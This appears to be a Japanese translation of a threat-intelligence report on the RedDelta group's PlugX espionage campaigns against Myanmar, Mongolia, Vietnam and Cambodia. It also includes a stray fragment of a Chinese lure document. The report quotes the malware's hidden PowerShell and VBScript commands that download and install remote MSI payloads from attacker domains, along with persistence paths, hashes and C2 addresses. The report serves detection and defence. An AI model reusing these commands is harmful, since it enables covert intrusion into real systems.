2. 問卷調查：確實瞭解居民的意願及問題。
3. 舉辦種子營訓練：先對熱心居民辦小型說明會，再藉由居民向居民說明。
4. 成立更新會籌備處：由居民主導更新。
5. 籌備處月例會：定期的開會維持更新推動的熱度。
6. 大型說明會 2-3 次：由市府協助辦理，有利於凝聚共識。
7. 事業概要公聽會：迅速展現更新的推動成效並取得公信力的作用。
8. 需求坪數調查：更新前後價值及負擔試算後，初步調查需求坪數，確認各戶坪數設計的方向並計算總坪數是否足夠分配，使居民瞭解大概的負擔。

三、課題及對策：

本整建住宅更新案於推動過程中，所面臨的課題及初步對策研擬如下：

図7：PlugXの感染チェーン経由でユーザーに表示された台北の住宅改修に関するおとり文書（出典：Recorded Future）

ミャンマーへのMicrosoft管理コンソール（MSC）ファイルのターゲット設定と使用（2024年5月）

Insikt Groupは、**図8**に示すように、RedDeltaが2024年5月に更新された感染チェーンでミャンマーを標的としていること観測しました。このRedDeltaの活動には、適応させた初期感染チェーンが含まれ、以前のRedDeltaの活動で見られたWindows LNKファイルの代わりに、Microsoft管理コンソールのスナップインコントロール（MSC）ファイルが第1段階のコンポーネントとして組み込まれています。MSCファイルは、実行時にリモートでホストされているMSIファイルをダウンロードしてインストールするPowerShellコマンドを実行

するように構成されており、感染チェーンの残りの部分は上記のRedDeltaアクティビティとよく似ています。




図8：2024年5月に観測された更新後のRedDelta感染チェーン（出典：Recorded Future）

Insikt Groupは、Cloudflareのジオフェンシング機能を使用して、グループの感染チェーンの後半の段階を標的国（今回はミャンマー）へのダウンロードを制限するグループを特定しました。

初期Microsoft管理コンソールスナップインコントロール（.msc）ファイル

RedDeltaドメインは、スピアフィッシングによって配布された可能性が高い初期のMSCサンプルを介して取得されたファイルをステージングするために使用されました（**表2**を参照）。2024年5月、ミャンマー国立サイバーセキュリティセンターは、公開マルウェアリポジトリへの投稿でMeeting_Invitation.msc (sha256: 1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292) が政府機関を標的としたおとり文書であることを公開しました。これらのMSCファイルは、ネイティブのWindowsバイナリmmc.exeを使用して実行され、ルアーPDF文書が含まれていることを主張するコンソールが表示されます（図**9**を参照）。

SHA256	ファイル名	次の段階のURL
1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292	Meeting_Invitation.msc	https[:]//versaillesinfo[.]com/brjwcabz
54549745868b27f5e533a99b3c10f29bc5504d01bd0792568f2ad1569625b1fd	240422 264-24 SOLO airfield surveys.msc	https[:]//lifeyomi[.]com/trkziu
8c9e1f17e82369d857e5bf3c41f0609b1e75fd5a4080634bc8ae7291ebe2186c	Meeting Invitation.msc	https[:]//lebohdc[.]com/uleuodmm

表2：*2024年5月に観測されたRedDelta Microsoft管理コンソールスナップインコントロール（MSC）ファイル（出典：Recorded Future）*

図9：*Microsoft管理コンソールスナップインコントロールファイルサンプル「Meeting_Invitation.msc」のスクリーンショット（出典：Recorded Future）*

ユーザーがPDFハイパーリンクをクリックすると、MSCファイルはPowerShellコマンドを実行し、**図10**に示すコマンドを使用して、リモートでホストされているMSIファイルをダウンロードしてインストールします。このコマンドは、上記の過去のRedDelta LNKファイルで観察されるものと似ています。

```
powershell.exe -w hidden ($ceed=new-object -comobject 'WindowsInstaller.Installer');
($ceed.uilevel = 2);
($ceed.installproduct('https[:]//versaillesinfo[.]com/brjwcabz','REMOVE=ALL'));
($ceed.installproduct('https[:]//versaillesinfo[.]com/brjwcabz'))
```

図10：*リモートでステージングされたWindowsインストーラーファイルをフェッチしてインストールするために.msiファイルによって実行されたPowerShellコマンド（出典：Recorded Future）*

次の段階のWindowsインストーラー（MSI）とDLLの検索順序ハイジャックチェーン

インストール時に、フェッチされたMSIファイルbrjwcabz.msi (sha256: d4b9f7c167bc69471baf9e18afd924cf9583b12eee0f088c98abfc55efd77617) は次の3つのファイルをドロップしました。

- 正規の実行可能ファイル：inkform.exe (sha256: 87d0abc1c305f7ce8e98dc86712f841dd491dfda1c1fba42a70d97a84c5a9c70)
- 悪意のあるローダーDLL：FormDll.dll (sha256: 288e79407daae7ae9483ef789d035d464cf878a611db453675ba1a2f6beb1a03)
- 暗号化されたペイロード：inkformDB.dat (sha256: 4ac2a633904b0da3ac471776ecbaded91e1f3a5107630fafde76868cace46051)

このDLL順序ハイジャックチェーンの実行後、グループのカスタマイズされたPlugXバリアントがメモリにロードされ、C2ドメイン*shreyaninfotech[.]com*を使用します。

この分析されたサンプルでは、実行後、3つのDLL検索順序ハイジャックファイルが新しい場所にコピーされ、実行レジストリキーによる永続性が有効になっています。Insikt Groupは、同じサンプル内で複数のファイルパスが使用されており、これらのパスが各初期実行時にランダムに選択されることを確認しました（**図11**）。

```
C:\Users\Admin\AppData\Roaming\.inkform\inkformDB.dat
C:\Users\Admin\AppData\Roaming\VirtualFile\inkform.exe
C:\Users\Admin\AppData\Roaming\VirtualFile\FormDll.dll
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\Intelnet\FormDll.dll
C:\Users\Public\Intelnet\inkform.exe
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\SecurityScan\FormDll.dll
```

```
C:\Users\Public\SecurityScan\inkform.exe
C:\ProgramData\.inkform\inkformDB.dat
C:\ProgramData\Intelnet\FormDll.dll
C:\ProgramData\Intelnet\inkform.exe
C:\Users\Admin\.inkform\inkformDB.dat
C:\Users\Admin\SamsungDriver\inkform.exe
C:\Users\Admin\SamsungDriver\FormDll.dll
```

図11：*観測されたbrjwcabz.msiが使用するファイルパス（初期実行時にランダムに選択）（出典：Recorded Future）*

新しい実行レジストリキー値inkform Updateも永続性のために作成され、ユーザーのログイン時にinkform.exeを実行します。Insikt Groupは、DLL検索順序のハイジャックにMicrosoft inkform.exeの署名付きExcelRepairToolboxLauncher.exe実行可能ファイルの使用に加えて、この最新のチェーンで見られたDLL検索順序のハイジャックに対して脆弱な2つ目の署名付き実行可能ファイルの使用も確認しました (sha256: d27c5d38c2f3e589105c797b6590116d3ec58ad0d2b998d2ea92af67b07c76b1)。




図12：*永続性のために作成された新しいrunレジストリキー値「inkform Update」（出典：Recorded Future）*

実行後、ルアーとされるPDF（Meeting_Invitation.pdf）もユーザーのPDFビューアにロードされます。ただし、このファイルは意図的に破損しており、ジャンクデータが含まれています。したがって、PDFビューアはエラーを出します。別の観察されたサンプルでは、ルアーPDFには説明のないZoomミーティングの招待状が含まれていました。

モンゴル国防省、ミャンマー、ベトナムへのターゲティング（2024年8月）

2024年8月、Insikt Groupは、グループのカスタマイズされたPlugXバックドアによってRedDeltaの活動が再開され、モンゴル国防省およびミャンマーの主体が侵害されたことを確認しました。また、バーレーンとエチオピアでも限定的な標的が狙われました。さらに、RedDeltaはベトナム公安省に対してスピアフィッシングを実施しました。しかし、侵害が成功した兆候はありませんでした。


これらの観測された活動では、Windows Installerファイルはすべて、DLL検索順序ハイジャックに対して脆弱な、あまり観察されていない正規のLogitech実行可能ファイルLDeviceDetectionHelper.exe (sha256: 282fc12e4f36b6e2558f5dd33320385f41e72d3a90d0d3777a31ef1ba40722d6)、Nim言語で記述された悪意のあるローダーDLL、暗号化されたPlugXペイロードを含むDATファイルをドロップしました。

Insikt Groupは、MSCファイルすべてがGrimResource手法を使用して、Microsoft管理コンソール（mmc.exe）ファイルで任意のコードを実行していることを初めて観察しました（**表3**）。

SHA256	ファイル名	次の段階のURL
00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437	Pg 151 vv nghi le Quoc khanh 2.9.msc	*kxmmcdmnb[.]online*（ベトナムへのジオフェンスの可能性）
ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5	Meeting invitation.msc	https[:]//cdn7s65[.]z13[.]web.core[.]windows[.]net
eae187a91f97838dbb327b684d6a954beee49f522a829a1b51c1621218039040	BCTT 02.9 AM Final.docx.msc	lokjopppkuimlpo[.]shop
d0c4eb52ea0041cab5d9e1aea17e0fe8a588879a03415f609b195cfbd69caafc	Meeting.msc	goclamdep[.]net
6784b646378c650a86ba4fdd4baaaf608e5ecdf171c71bb7720f83965cc8c96f	Meeting.msc	goclamdep[.]net

***表3：**2024年8月に観測されたRedDelta Microsoft管理コンソールスナップインコントロール（MSC）ファイル（出典：Recorded Future）*

Recorded Futureは、この活動のほとんどで、RedDeltaがZoomミーティングの招待（**図13**）を説明するPDFおとり文書を使用していることを観察しました。


Meeting Topic: Project Milestones Discussion
Date & Time: August 15, 2024, at 10:00 AM EDT
Join Zoom Meeting: https://zoom.us/j/1234567890

Meeting ID: 123 456 7890
Passcode: 987654

Please make sure to have Zoom installed on your device prior to the meeting. You can download Zoom from Zoom's official website if you haven't already.

If you have any questions or need further assistance, please feel free to reach out to me.

Looking forward to your participation.

***図13**：2024年8月にRedDeltaが使用したおとりPDF文書（出典：Recorded Future Malware Intelligence）*

ベトナムを標的とする攻撃では、同グループはPg 151 vv nghi le Quoc khanh 2.9.msc (sha256: 00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437; 英訳：「Pg 151 etc. Quoc Khanh ceremony 2.9.msc」、ベトナムの国民の祝日を指す）を使用しました。このファイルのステージングドメインは*kxmmcdmnb[.]online*で、RedDeltaはベトナムの被害者に次の段階のペイロードへのアクセスをジオフェンスした可能性があります。

PowerShellコマンド

ユーザーがMSCファイルをクリックすると、**図14**のコマンドを使用して、リモートでホストされているMSIファイルをダウンロードしてインストールするコマンドがファイルによって実行されます。観察されたほとんどのケースでは、これらはRedDeltaが制御するドメインでステージングされていました。しかし、あるインスタンス（Meeting invitation.msc、sha256: ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5) では、同グループはサブドメイン*https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net*を使用しています。

```
Set wshshell = CreateObject(“WindowsInstaller.Installer”)
```

```
wshshell.uilevel=2
wshshell.installproduct “https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net/ver.dat”, “REMOVE=ALL”
wshshell.installproduct(https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net/ver.dat”)
```

図14：*リモートステージングされたMSIファイルを取得してインストールするためにMSCファイルによって実行されるコマンド（出典：Strike Ready Labs）*

HTMLファイルの使用と広範なターゲティング（2024年9月 - 11月）

2024年9月、Insikt Groupは、RedDeltaが、フィッシングメールのリンクで拡散されるHTMLファイルを使用してユーザーがWindows OSを実行している場合に悪意のあるMSCファイルにユーザーを誘導することを確認しました。悪意のあるMSCをHTMLファイルで配布した後も、RedDeltaは上記と同じ感染チェーンを引き続き使用し、DLLの検索順序ハイジャックにはあまり観察されていないLDeviceDetectionHelper.exeも使用しました。2024年10月、Insikt Groupは、同グループが新しい正規の実行可能ファイルimecmnt.exe (sha256: 80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72)) を使用していることを観察しました。




図15：2024年9月の使用が観測されたRedDelta感染チェーン（出典：Recorded Future）

前述の傾向が継続し、特定された3つのMSCファイルのうち2つは、GrimResource手法を使用してMicrosoft管理コンソール（MMC）ファイルで任意のコードを実行していました（**表4**）。

SHA256	ファイル名	次の段階のURL
c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f	ADSOM-Plus - Meeting Programme.msc	https[:]//elevateecom[.]com/deqcehfg
397afb74746b2fe01abc63789412b38f44ceb23	Meeting	https[:]//vabercoach[.]com/uenic

4a278a04b85b2bb5b4e64cc8c	Invitation.msc	
49abaa2ba33af3ebde62af1979ed7a4429866f4f708e0d8e9cfffcfa7a279604	Meeting Procedure.msc	https[:]//artbykathrynmorin[.]com/lczjnmum

表4：*2024年9月に観測されたRedDelta Microsoft管理コンソールスナップインコントロール（MSC）ファイル（出典：Recorded Future）*

2024年9月下旬、RedDeltaは、カンボジアの標的に対してMicrosoft Azureサービス（*https://edupro4[.]z13[.]web[.]core[.]windows[.]net*）経由でホストされたHTMLファイルへのリンクを含むフィッシングメールを送信しました。

アクセスすると、これらのページのHTMLは、ユーザーエージェントを介してオペレーティングシステムの列挙を実行しました。Windowsを実行している場合、ユーザーは脅威アクターが制御するドメイン*https://xxmodkiufnsw[.]shop*にリダイレクトされます。このMSCファイルは、同じドメインでリモートでホストされている追加のMSIファイルをダウンロードしようとしました。観察された活動では、この段階はCloudflareを介して受信者の標的国であるカンボジアにジオフェンスされました。同様の感染チェーンを開始したRedDelta HTMLファイルの例は0b152012c1deab39c6ed7fe75a27168eaaec43ae025ee74d35c2fee2651b8902で、RedDeltaドメイン*kxmmcdmnb[.]online*と通信しています。

Insikt Groupは、2024年9月にこの感染チェーンでの複数ファイルの使用を特定しました（付録Aを参照）。観察されたすべてのMSCファイルは、会議の招待または詳細に関連付けられた名前を使用していました。 つのファイルのタイトルは ADSOM-Plus - Meeting Programme.msc (sha256: c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f) でした。「ADSOM-Plus」はASEAN（東南アジア諸国連合）の国防高官会議を指す可能性が高いです。

Insikt Groupは、ユーザーがQWERTY以外の文字を入力できるようにするMicrosoft Office IME（Input Method Editor）をテーマにした感染チェーンを特定しました。Windowsインストーラー（MSI）ファイルAdobe-Setup.msi (sha256: 62adbe84f0f19e897df4e0573fc048272e0b537d5b34f811162b8526b9afaf32)

は、次の3つのファイルをドロップしました。

- 正規の実行可能ファイル：imecmnt.exe (sha256: 80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72) - 過去にInsiktはRedDeltaによる使用を観察せず
- 悪意のあるローダーDLL (sha256: 557f04c6ab6f06e11032b25bd3989209de90de898d145b2d3a56e3c9f354d884)
- 暗号化されたペイロード：officeime.dat (sha256: 5dae5254493df246c15e52fd246855a5d0a248f36925cecee141348112776275)

この感染チェーンのPlugX C2は*116.206.178[.]67*でした。RedDeltaは最近、正規の実行可能ファイル https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/imecmnt.exeのDLLサイドローディングを使用して、東南アジアの政府機関を標的としたスパイ活動でShadowPadをロードしました。

Insikt Groupは、2024年11月にあるベトナム共産党関連のIPアドレスがPlugX C2 *103.238.227[.]183*と通信していることを観測しました。さらに、2024年9月から12月にかけて、Insikt Groupは、RedDelta PlugXサーバー*103.238.227[.]183*および*103.238.225[.]248*間、加えてミャンマー、マレーシア、日本、アメリカ、エチオピア、ブラジル、オーストラリア、インドの帰属不明のIPアドレス間の通信を特定しました。

***図16：**ベトナム・ハノイのベトナム共産党中央事務局（ベトナム語：「Văn phòng Trung ương Đảng Cộng sản」）の近くに位置するベトナム共産党のIPアドレス（出典：Googleマップ）*

RedDelta管理サーバー

2024年8月から12月にかけて、Insikt Groupは、ポートTCP 5000で既知のRedDelta C2*103.238.227[.]183*と*103.238.225[.]248*と通信するRedDelta管理サーバー10台を観測しました（**表5**）。これらのIPはすべてChina Unicom河南省に登録されており、脅威アクターが河南省から活動している可能性があることを示唆しています。

IPアドレス
115.61.168[.]143
115.61.168[.]170

115.61.168[.]229
115.61.169[.]139
115.61.170[.]105
115.61.170[.]70
182.114.108[.]91
182.114.108[.]93
182.114.110[.]11
182.114.110[.]170

表5：*RedDelta C2（103.238.227[.]183および103.238.225[.]248）との通信が観測されたRedDelta管理と思われるサーバー（出典：Recorded Future）*

軽減策

ユーザーは、RedDeltaの活動に関連して確認されたTTP（戦術、技術、手順）を検出して軽減するために、次の対策を実施する必要があります。

- 付録Cで詳説されているInsikt Group作成のYARAおよびSigmaルールをデプロイして、RedDelta MSI、DLL、LNKファイルを検出します。
- IDS（侵入検知システム）、IPS（侵入防止システム）、または任意のネットワーク防御メカニズムを設定して、付録Aに記載されている外部IPアドレスとドメインからの不正な接続試行を警告し、確認後にブロックすることを検討します。
- ソフトウェアとアプリケーション、特にオペレーティングシステム、ウイルス対策ソフトウェア、コアシステムユーティリティを最新の状態に保ちます。
- 電子メールの通信をフィルタリングし、添付ファイルにマルウェアがないか精査する。
- システムのバックアップを定期的に作成し、バックアップをオフライン、できればオフサイトに保存して、ネットワーク経由でデータにアクセスできないようにします。
- 会社の機密データの厳密な区分化を遵守します。特に、従業員のアカウントまたはデバイスにアクセスできるユーザーがどのデータにアクセスできるかを確認します（フィッシングによるデバイスまたはアカウントの乗っ取りなど）。
- 役割ベースのアクセス、全社的なデータアクセスの制限、機密データへのアクセス制限の導入を強く検討する。
- ホストベースの制御を採用する。攻撃を阻止するための最良の防御策と警告信号の1つは、クライアントベースのホストロギングと侵入検出機能を実行することである。
- 基本認証とレガシー認証は、攻撃者がインプレースセキュリティ対策をバイパスする可能性があるため、可能な限り無効にします。
- ネットワークIDS、NetFlow収集、ホストロギング、Webプロキシなど、基本的なインシデント対応と検出の展開と制御を、検出ソースの手動監視とともに実装します。

- ネットワークのセグメンテーションを実施し、機密情報に対して多要素認証などのさらに強固な保護が存在することを確認し、内部ネットワーク経由でのみアクセス可能なシステムにアクセスとストレージを制限することを検討します。
- Recorded Future Third-Party Intelligenceモジュールのユーザーは、リアルタイムの出力を監視して、物理、ネットワーク、およびソフトウェアのサプライチェーン内の主要ベンダーやパートナーが関与する標的型侵入の疑いのあるアクティビティを特定できます。
- Recorded Futureは、悪意のあるトラフィック分析（MTA）を監視することで、RedDeltaの既知のコマンド＆コントロール（C2）IPアドレスへの重要な通信に関与している可能性のあるインフラストラクチャをプロアクティブに監視し、アラートを発生させることができます。
- Recorded Future Threat Intelligenceブラウザ拡張機能をインストールすると、通常利用しているブラウザからでも脅威インテリジェンスに即座にアクセスできます。この拡張機能により、ユーザーはSIEMなどからのアラートに情報を付加することでより迅速に内容を判断し、パッチを適用すべき脆弱性の優先順位付けができます。
- 中国政府が支援するグループで使用される一般的なTTP（戦術、技術、手順）を緩和するための公開されているガイダンスを確認します（1、2、3、4）。また中国によるAPT（高度で持続的な脅威）の活動をより広範に軽減するための傾向と推奨事項については、Insikt Groupのレポート「Charting China's Climb as a Leading Global Cyber Power」をご覧ください。

今後の展望

Insikt Groupは、RedDeltaがモンゴルや台湾を含む東南アジアおよび中国周辺地域に重点を置き、カスタマイズされたPlugXバックドアを使用して世界中の組織を標的にし続けると予測しています。RedDeltaは、政府、宗教団体、NGO、活動家を引き続き標的にする可能性があります。本レポートで示したように、RedDeltaは感染チェーンを継続的に進化させており、今後も主要な地政学的発展に近接し、または主要な地政学的発展を見越して進化し続けることが予想されます。

付録A — 侵害を示す指標

ドメイン
abecopiers[.]com
alicevivianny[.]com
aljazddra[.]com
alphadawgrecords[.]com
alvinclayman[.]com
antioxidantsnews[.]com
armzrace[.]com
artbykathrynmorin[.]com
atasensors[.]com
bkller[.]com
bonuscuk[.]com
bramjtop[.]com
buyinginfo[.]org
calgarycarfinancing[.]com
comparetextbook[.]com
conflictaslesson[.]com
councilofwizards[.]com
crappienews[.]com
createcopilot[.]com
cuanhuaanbinh[.]com
dmfarmnews[.]com
electrictulsa[.]com
elevateecom[.]com
epsross[.]com
erpdown[.]com
estmongolia[.]com

financialextremed[.]com
finasterideanswers[.]com
flaworkcomp[.]com
flfprlkgpppg[.]shop
getfiledown[.]com
getupdates[.]net
glassdoog[.]org
globaleyenews[.]com
goclamdep[.]net
goodrapp[.]com
gulfesolutions[.]com
hajjnewsbd[.]com
hisnhershealthynhappy[.]com
homeimageidea[.]com
howtotopics[.]com
importsmall[.]com
indiinfo[.]com
infotechtelecom[.]com
inhller[.]com
instalaymantiene[.]com
iplanforamerica[.]com
irprofiles[.]com
